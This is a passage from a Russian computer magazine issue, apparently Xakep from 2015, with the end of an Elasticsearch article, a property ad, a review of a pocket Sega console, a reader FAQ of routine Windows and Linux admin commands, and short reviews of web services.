$ curl -XPOST "localhost:9200/_snapshot/my_backup/↵
  snapshot_1/_restore"
```

Причем снимки состояния делаются инкрементальные. То есть в первый раз создается полный бэкап, а далее при последующих бэкапах фиксируется только разница состояния между текущим моментом и моментом предыдущего бэкапа. Если у тебя кластер с несколькими мастерами, то хранилище репозитория должно шариться между всеми мастерами (то есть, при хранении на файловой системе, это должен быть какого-либо рода сетевой диск, доступный всем мастерам). Файлы репозитория я бы тоже с диска куда-нибудь бэкапил на всякий случай :).

ЭПИЛОГ

На этом, наверное, стоит пока остановиться. К сожалению, за бортом статьи остались животрепещущие детали того, как на самом деле работает кластеризация и действительно ли Elasticsearch такой неубиваемый, как его хвалят. Не было сказано совсем ничего про систему плагинов и различные веб-панели для удобного администрирования поискового кластера. Но и без этого Elasticsearch уже выглядит достаточно интересным, чтобы продолжить с ним знакомство самостоятельно и, возможно, найти для себя идеальный поиск. ⌶



Мама мыла-мыла…



МОНОЛИТ
ГРУППА КОМПАНИЙ
Группа компаний «Монолит» – это мощная единая структура, инвестирующая яркие современные проекты, в которых воплощены различные архитектурные идеи.
Основным направлением деятельности Группы компаний «Монолит» является возведение жилых зданий и объектов социального назначения по индивидуальным проектам. В основе лежит технология монолитного домостроения.
Всё – начиная с создания инвестиционного проекта, подготовки исходно-разрешительной документации, возведения жилых домов, включая прокладку внешних и внутренних инженерных коммуникаций зданий, благоустройства прилегающих территорий, заканчивая реализацией квартир – выполняется компаниями входящими в состав холдинга «Монолит».
«Статус»
Мытищи, Пироговский
РЕКЛАМА
www.gk-monolit.ru

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:

(495) 739-93-93

ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:

(495) 727-57-62



Группа компаний «Монолит» – одно из крупнейших предприятий-лидеров Московской области, действующих на строительном рынке с 1989 года.

Накопив достаточный опыт в строительстве, объединив квалифицированный персонал, Группа компаний «Монолит» заслужила доверие инвесторов и авторитет в среде профессионалов рынка, показала, что можно строить качественно и быстро даже в современных российских условиях, и всегда открыта к сотрудничеству с застройщиками и инвесторами для совместной работы над новыми и интересными проектами.

Королев, «На высоте»

Лобня, «Мещерихинские дворики»

141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48
Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41
priem@gk-monolit.ru

МИНИ СЕГА МЕГА ДРАЙВ

Sega Genesis Gopher — приставка Sega размером с геймпад



Артём Костенко
Izbranniy@mail.ru



Зачем нужно устройство под названием Sega Genesis Gopher, догадаться несложно: это как Sega Mega Drive (еще ее называют Sega Genesis), только в карманном исполнении. И если у тебя в детстве была именно эта приставка, то ты наверняка помнишь славные деньки, когда можно было часами рубиться в Sonic, Golden Axe, Mortal Kombat и другие нетленные шедевры. Gopher

предоставляет возможность делать то же самое, но уже будучи взрослым и занятым человеком. Кинул приставку в карман и потом достал в свободную минутку, чтобы немного отвлечься от своих серьезных дел. От устройств, которые эмулируют сразу много приставок, Gopher отличается тем, что в нем использовано то же железо, что и в настоящей «Сеге». Возможность подключать приставку к телевизору и использовать в качестве джойстика — тоже важный плюс.





ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Цвет: черный, зеленый, голубой, желтый
Клавиши управления: крестовина + 6 кнопок
Количество игр: 20 встроенных + SD-карта
Поддерживаемые файлы: образы картриджей *.bin
Процессор: Motorola 68000, 7,61 МГц, 16 бит
Объем оперативной памяти: 64 Кб
Объем видеопамяти: 64 Кб
Экран: LCD 2.8", 65 000 оттенков, 360 × 240
Аккумулятор: Li-ion 1000 мА • ч
Размеры: 152 × 65 × 20 мм
Интерфейсы: AV-out, 3,5-мм jack, ИК-порт, mini-USB
Масса: 125 г
Цена: 1500 рублей



Внутри полупрозрачной коробки, помимо игровой консоли, находятся: карта памяти, чехол, ремешок на запястье, стереонаушники, переходник с USB на mini-USB (для зарядки), зарядное устройство (точно такое же, как используется в современных смартфонах на Android), кабель для подключения к телевизору, инструкция на русском и пара буклетов.

Сама консоль компактная (152 × 65 × 20 мм) и легкая (125 г), спокойно умещается в кармане. Благодаря скругленным граням и прорезиненному покрытию ее удобно держать в руках. На вид она слегка напоминает детскую игрушку: основной цвет — черный плюс яркие вставки зеленого, голубого или желтого цветов. Аппаратные клавиши управления повторяют джойстик первоисточника: восьмипозиционная крестовина слева, шесть кнопок управления справа (у большинства аналогов три или четыре кнопки), а также клавиши «Меню» и «Старт».

Диагональ дисплея составляет 2,8 дюйма, разрешение — 360 × 240 пикселей, 65 000 оттенков. Конечно, это не Full HD, но игры для Sega Mega Drive больше и не поддерживают. Углы обзора не поражают воображение, но для комфортной игры хватает. На фронтальной панели также присутствует индикатор, который загорается, когда приставка вот-вот разрядится, а также динамик и инфракрасный порт для подключения дистанционных джойстиков. На максимуме динамик начинает хрипеть, но на среднем уровне громкости качество звука приемлемое. На верхней грани расположен индикатор активности, порт mini-USB и видеовыход, слот для карты SD и регулятор громкости в виде колесика. Снизу — выход на наушники и рычажок включения. Качество сборки хорошее: корпус не люфтит и не скрипит.

На сегодняшний день Gopher — единственная в мире лицензионная игровая приставка на основе Sega Genesis. Внутри у нее 16-битный процессор Motorola 68000 с тактовой частотой 7,61 МГц — такой же, какой ставился в оригинал. Оперативной и видеопамяти здесь по 64 Кб, опять же в соответствии с изначальной спецификацией Genesis. На загрузку уходит около пяти секунд, еще примерно столько же требуется на запуск игры. Питается приставка от литий-ионной батареи на 1000 мА • ч, чего вполне хватает на десять часов игры. Заряжается консоль около трех часов, однако после покупки продавцы рекомендуют пару раз заряжать ее по двенадцать часов.

Genesis Gopher можно подключить к телевизору прилагающимся кабелем, чтобы попытаться воссоздать те же условия, что и в детстве. При этом сама консоль выступает в роли джойстика, а изображение и звук отправляются непосредственно на телевизор, минуя экран и динамик приставки. Для совместной игры потребуется подключить беспроводные джойстики по ИК-порту.

В отличие от традиционной Sega, здесь не используются картриджи, а игры устанавливаются с образов ROM. Древний обычай меняться играми с друзьями теперь неактуален: найти образ в интернете не составляет труда. Каталог игр есть даже на сайте производителя, к тому же двадцать игр уже загружено в память Gopher. Остальные можно сохранять на прилагаемую SD-карту, ее объема в 1 Гб хватит примерно на 800 игр.


На карточке необходимо создать папку Game и скопировать туда скачанные образы с расширением bin, после чего они станут доступны для запуска в специальном разделе меню. Все установленные таким образом игры запустились, и проблем с их работой не было. Игры полностью повторяют оригиналы, возможность сохранения точно так же отсутствует.

Sega Genesis Gopher не станет заменой полноценной приставке, но неплохо подойдет для воссоздания ностальгической атмосферы. Оценят ли современные дети такие архаичные развлечения? Этого никто не знает. Зато заставших старые времена взрослых возможность играть в тысячи игр из детства не порадовать не может.

За предоставленную для тестов консоль выражаем благодарность официальному дистрибьютору приставки в России компании «Картридж-центр».



FAQ



Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@GLC.RU

Q Как побороть ошибку explorer.exe «интерфейс не поддерживается» в Windows 7?

A Обычно, когда подобная ошибка возникает, проблема оказывается в библиотеках DLL. Чтобы ее устранить, нужно их все перерегистрировать. Для этого нужно запустить командную строку от имени админа и там выполнить

```
cd \
DIR *.dll /s /b > regdll.bat
```

Таким образом мы скопируем все пути до библиотек в батник. Теперь посмотрим, что у нас в path:

```
path
```

Вывод команды сохрани себе в текстовый файлик и вводи

```
path=c:\windows;c:\windows\Command;↵
c:\Windows\Program~\Accessories
```

После смены путей выполняем

```
C:\WINDOWS\System32\Regsvr32.exe /s C:\
```

Если винда ругается «Системе не удается найти указанный путь», то вводим

```
C:\WINDOWS\System\Regsvr32.exe /s C:\.
```

Откроем в Notepad наш батник и в файле заменяем все вхождения C:\ на

```
C:\WINDOWS\System32\Regsvr32.exe /s C:\
```

Сейвимся и запускаем regdll.bat. Перерегистрация будет идти долго, может виснуть, выдавать гору ошибок, в совсем тяжелом случае — убивать процессы Regsvr32, а в 64-битной системе — еще и Regsvr32 *32. После того как закончит, введи path со своими параметрами, которые ты ранее сохранял. Также часто бывает, что не выходит открыть консоль или сохранить батник, пробуй загружаться в безопасном режиме и запускать процессы через диспетчер задач.

Q Как можно быстро декодировать в консоли тот же Base64?



A Для этого можно воспользоваться командой вида

```
echo "base64" | base64 --decode
```

Подобным образом можно совершить обратное действие, то есть закодировать нужную тебе строку:

```
echo "base64" | base64
```

Как видишь, ничего сложного, а, написав простенькую обертку на том же питоне, можно еще быстрее делать подобные преобразования, не обращаясь к различным онлайн-декодировщикам.

Q Есть ли приложение под смартфон, которое смогло бы решать уравнения?

A В принципе — да, есть такое, даже пара. Вот, к примеру, в MyScript Calculator (goo.gl/aLCz7d) можно рисовать формулу самостоятельно, и, как заявляет разработчик, после этого приложение начинает делать свою магию преобразования символов и чисел в цифровой текстовый формат и предоставляет результат в реальном времени. Из поддерживаемых операторов есть:

- **Базовые математические действия:** +, -, x, ÷, +/-, 1/x
- **Прочие действия:** %, √, x!, |x|
- **Возведение в степень / экспоненты:** ex, xy , x2
- **Скобки:** ( )
- **Тригонометрия:** cos, sin, tan
- **Обратная тригонометрия:** acos, asin, atan
- **Логарифмы:** ln , log

Не менее интересно приложение PhotoMath (goo.gl/6kyN7P), оно позволяет решать уравнения простым наведением камеры на формулу.

ВОЗМОЖНОСТИ ВИРТУАЛИЗАЦИИ

Полезный хинт

Q Есть ли возможность поднять виртуальную машину на сервере без GUI?

A Да, к примеру, можно воспользоваться QEMU. QEMU относится к программам, эмулирующим аппаратную среду. Ее основные функции аналогичны VMware, VirtualBox, Bochs или Virtual PC. Хотя некоторые фичи отличаются. Например, поддерживается два вида эмуляции:

- Full system emulation — создается полноценная виртуальная машина, имеющая «свой» процессор и различную периферию;
- User mode emulation — режим, поддерживаемый только в Linux, позволяет запускать на родном процессоре программы, откомпилированные под другую платформу.

Во втором варианте QEMU берет на себя всю заботу по переводу инструкций процессора и конвертацию системных вызовов. В этом режиме возможна эмуляция не только x86, но и процессоров других архитектур: ARM, SPARC, PowerPC, MIPS и m68k, что довольно круто. QEMU доступен в репозитории для Debian.

```
sudo apt-get install qemu ↵
kqemu-common kqemu-source
```

Теперь собираем модуль kqemu QEMU Accelerator Module. Он позволяет выполнять часть кода напрямую на реальном процессоре, минуя виртуальный, ускоряя тем самым работу гостевой системы. Благодаря ему скорость запуска виртуальной ОС значительно увеличивается.

```
sudo module-assistant prepare
sudo module-assistant auto-install ↵
kqemu
```

Пробуем загрузить модуль:

```
sudo modprobe kqemu
lsmod | grep kqemu
kqemu 124196  0
```



Чтобы впредь не загружать его вручную, добавляем строку kqemu в /etc/modules. Для запуска самой виртуальной машины достаточно команды

```
qemu -hda test-disk -cdrom ubuntu-↵
server.iso -m 512 -boot d -localtime
```

Возможности QEMU почти безграничны, а документация содержит огромное количество страниц информации, описать полностью процесс и все тонкости просто невозможно. Поэтому, если тебя заинтересовал данный инструмент, советую его обязательно попробовать и применять в своих проектах, благо он не так сложен, как кажется на первый взгляд.

Разработчики постоянно что-то улучшают и увеличивают функционал приложения, но особых чудес не жди. Особенно если у тебя пошел второй год вышки или чего похлеще.



Как подсчитать контрольную сумму диска после записи?



Для этого достаточно воспользоваться подобной командой:

```
md5sum disk.iso
```

Или можно воспользоваться утилитой dd:

```
dd if=/dev/cdrom | md5sum
```

В случае записи DVD нужно сделать дополнительное действие. Связано это с тем, что при записи на DVD пишется также и служебная информация, поэтому для проверки DVD-дисков утилитой dd нужно точно указывать размер и количество блоков. Для того чтобы узнать, сколько значимых блоков (extents) имеется в ISO-образе, выполняем

```
echo $(( $(ls -l disk.iso | awk ↵
'{ print $5 }') / 2048 ))
```

Результатом будет число блоков, это число мы подставим в команду dd. Допустим, мы получили 159381, тогда команда будет выглядеть вот так:

```
dd if=/dev/cdrom bs=2048 count=159381 ↵
| md5sum
```

Q **При подключении к Windows-шаре по сети выдает error 0x80070043. Как с этим бороться?**

A Я рекомендую сделать следующее. Открывай regedit и находи там следующую ветку реестра:

```
HKEY_LOCAL_MACHINE\SYSTEM\Current↵
Control↵Set\Control\NetworkProvider\↵
HwOrder\
```

Нам нужно отредактировать параметр ProviderOrder:

```
WDNP32,SnacNp,RDPNP,LanmanWorkstation,↵
webclient
```

Сохраняемся, если не помогло, то идем дальше. Открывай gpedit.msc, а там заходи в

```
Computer Policy\Computer Configuration\↵
Administrative Templates\System\logon
```

Нас интересует настройка

```
Always wait for the network at computer
startup and logon
```

Устанавливаем его в Enabled и перезагружаемся.

Q **Какой тулзой можно зайти на сайт и сделать принтскрин?**

A Лично мне очень нравится для этих целей WkHtml (goo.gl/1pBXMv), ставится давно привычными командами:

```
cd /opt
wget http://downloads.sourceforge.net/↵
project/wkhtmltopdf/0.12.1-dev/↵
wkhtmltox-0.12.1-c22928d_linux-↵
wheezy-amd64.tar.xz
tar -xpJf wkhtmltox-0.12.1-↵
c22928d_linux-wheezy-amd64.tar.xz
rm wkhtmltox-0.12.1-↵
c22928d_linux-wheezy-amd64.tar.xz
```

Запускаем командой

```
/opt/wkhtmltox-0.12.1-c22928d/bin/↵
wkhtmltoimage --width 1000 --height ↵
1000 --crop-w 1000 --crop-h 1000 ↵
--format png --quality 80 http://xakep.↵
ru/ /tmp/snap/xakep.ru/WkHtml.png
```

Тулзу очень удобно использовать в разных скриптах, есть много различных настроек. Если она вдруг по какой-то причине тебе не понравится, вот список аналогов:

- webscreenie (goo.gl/Vw6Lt1);
- PhantomJs (goo.gl/46G9GV);
- Python-webkit2png (goo.gl/tNhYI7).

Q **Поставил на ноут Ubuntu, теперь не понимаю, работает ли у меня блютуз или нет, а нужно подключить мышь и клаву. Что делать?**



Попробуй поставить BlueMan, он есть в репозитории:

```
apt-get install blueman
```

Если BlueMan наотрез отказывается видеть адаптер, выполни в консоли:

```
apt-get install bluetooth
echo "0000" >> /etc/bluetooth/pin
/etc/init.d/bluetooth start
hcitool scan
```

Сначала мы устанавливаем модуль для работы с Bluetooth, затем выставляем пароль для подключаемых устройств, потом стартуем демон, и остается отсканировать на наличие Bluetooth-устройств. После установки модуля можно рулить блютузом из консоли или через оболочку, что тебе больше нравится.

Q **Как можно запускать немодифицированные бинарные пакеты Linux под Windows?**

A Попробуй для этих целей воспользоваться Foreign Linux (goo.gl/Cn8ZU5) — это динамический двоичный транслятор и эмулятор, позволяющий запускать немодифицированные бинарные пакеты Linux под Windows без использования драйверов или модификаций, реализуя тем самым совершенно иной подход, чем в Cygwin и других инструментах. На данный момент в FLinux доступны следующие инструменты:


- базовые утилиты: Bash, Vim, nano;
- среды разработки: Python, GCC;
- менеджер пакетов: pacman;
- игры для терминала: vitetris, nethack;
- утилиты для работы с сетью: wget, cURL, SSH;
- приложения среды X: xeyes, xclock, glxgears.

Q **Как подключиться по RDP к винде из Linux, чем лучше, удобнее?**

A Лично я использую для этих целей два инструмента. Первый — это remmina (goo.gl/gdb0Jh), ставится из репозитория, имеет много разных плагинов, которые можно доставить:

```
RDP, VNC, NX, XDMCP, SSH, Telepathy
```

Имеет простенький, ничем не нагруженный интерфейс, весьма проста в управлении. И второй — вечно молодой rdesktop, про который не слышал только живущий в бункере. Синтаксис примерно такой:



Remmina

```
rdesktop -u user -r disk:home=/home/↵
user -g 1280x975 -k en-us -d domain ↵
192.168.0.1
```

Здесь, помимо подключения к удаленному рабочему столу, мы еще подцепляем домашнюю папку, что, бывает, пригождается в работе. Кто-то скажет, что это неудобно, но поверь — это дело привычки, алиасов и забинденных скриптов на хоткеи.

Q **Какие есть бесплатные аналоги Windows Access под убунту?**

A В качестве аналогов могу предложить следующие пакеты:

- knoda (goo.gl/ssA8Jj);
- GNOME-DB (goo.gl/ygPNko);
- Berkley DB (goo.gl/SR1DFo).

Также в случае, если тебе нужно открывать с сетевого ресурса базу и вносить в нее данные или выводить отчеты на экран плюс использовать VBA, присмотрись к этим решениям:

- MDB Tools (goo.gl/oISGDD);
- Linux MDB driver (goo.gl/Ba52xK);
- Kexi (goo.gl/odcuhv).

Q **Какие крутые книжки можешь посоветовать почитать по пентесту?**

A Самый must have, по моему мнению, — это «The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws» (goo.gl/wsOkSe). Помимо необходимых основ, описана методология тестирования веб-приложения, что вкачает тебе определенное количество скиллов по теме. А в общем — держи ссылки с топом хаккниг: goo.gl/HQJi20 и goo.gl/Zs8FHL. Отчасти они повторяются, но есть и различия. Есть много чего интересного, что обязательно должно не только занять твою полку, но и пополнить запас знаний.

Q **Как из архива tar.gz разархивировать только одну папку в нужную директорию?**

A Для этого можно воспользоваться подобным синтаксисом:


```
tar -zxvf file.tar.gz --wildcards ↵
'file/bin' -C ./
```

Тем самым мы разархивируем из архива file.tar.gz только папку file/bin в текущую директорию.

WWW 2.0

Онлайновая читалка иностранных книг со встроенным словарем на два десятка языков

01




TRANSREAD (transread.io)

→ Читать книжки на иностранных языках полезно и интересно: можно не дожидаться переводов и не мириться с их невысоким качеством. Поначалу, конечно, будет встречаться масса незнакомых слов, даже если ты прилежно учил язык. Сервис Transread помогает в этой ситуации: загружаешь в него epub (fb2 пока не поддерживается) и остаешься один на один с удобной вебовой читалкой. О поддержке мобильных устройств разработчики позаботились, так что на планшете читать будет даже удобнее. Если какое-то слово вызывает вопросы, достаточно кликнуть по нему, и на экране возникнет словарная справка. Помимо русского, поддерживается восемнадцать европейских языков, справки берутся из сервиса Яндекс.Словари.

JEFFREY'S EXIF VIEWER (regex.info/exif.cgi)

→ Как известно, у файлов JPEG часто есть метаданные в формате EXIF, которые камера сохраняет одновременно со снимком. Если фотография, опубликованная в интернете, не прошла через Photoshop или какой-нибудь конвертер, то из нее можно вытянуть много подробностей — от модели камеры и ее настроек до координат GPS, если съемка велась на телефон. Онлайновый просмотрщик EXIF помогает в этом: загружаем в него фото и смотрим все метаданные в удобном виде, геотег даже будет показан на Google Maps. Сохранять снимок себе на диск не обязательно — можно просто вставить URL файла. Если ты пользуешься Firefox или Safari, можешь еще больше облегчить себе жизнь и установить удобную кнопку.



Просмотрщик метаданных EXIF, в который можно вставить URL и узнать о снимке все



Занимательная игра про человечка из тетрадки с богатыми возможностями для творчества






DRAW A STICKMAN (drawastickman.com)

→ Недостатка браузерных игр нынче не наблюдается, и писать о чем-то вроде очередного клона Flappy Bird не было бы никакого смысла. Draw a Stickman из потока простецких развлечений выделяет ее необычность: это небольшая, но крайне развлекательная игра, где тебе предлагается сначала нарисовать человечка, подобного тем, что рисовались в школьных тетрадях, а потом участвовать в его приключениях, подрисовывая тут и там необходимые предметы. Главная радость — это наблюдать, как игра вдыхает жизнь в твои творения, анимируя их. Нельзя не оценить и то, что разработчик не использовал Flash и написал все на HTML5. А еще он не поставил на сайт ни одного баннера — а мог бы ведь неплохо заработать!

IDEONE (ideone.com)

→ Ideone — это один из многочисленных онлайновых редакторов кода. От других его отличает наличие огромного числа доступных интерпретаторов и компиляторов: от ассемблера до Whitespace и от COBOL до Node.js. Не требуется даже регистрации: набираешь код в окошке на сайте, нажимаешь кнопку Ideone it и смотришь, что получится. Ограничений, конечно, масса: программы не могут обращаться к сети, объем кода не должен превышать 64 Кб, об интерактивном отладчике тоже можно забыть. Но это не так важно, когда тебе нужно быстро проверить идею, произвести какое-нибудь вычисление, опробовать неизвестный язык программирования или получить доступ к средству разработки с мобильного устройства.



Минималистичная браузерная среда разработки с поддержкой кучи языков



ХАКЕР МАЙ 05 (196) 2015

DOCKER: ПОЛНОЕ РУКОВОДСТВО НА РУССКОМ ЯЗЫКЕ

196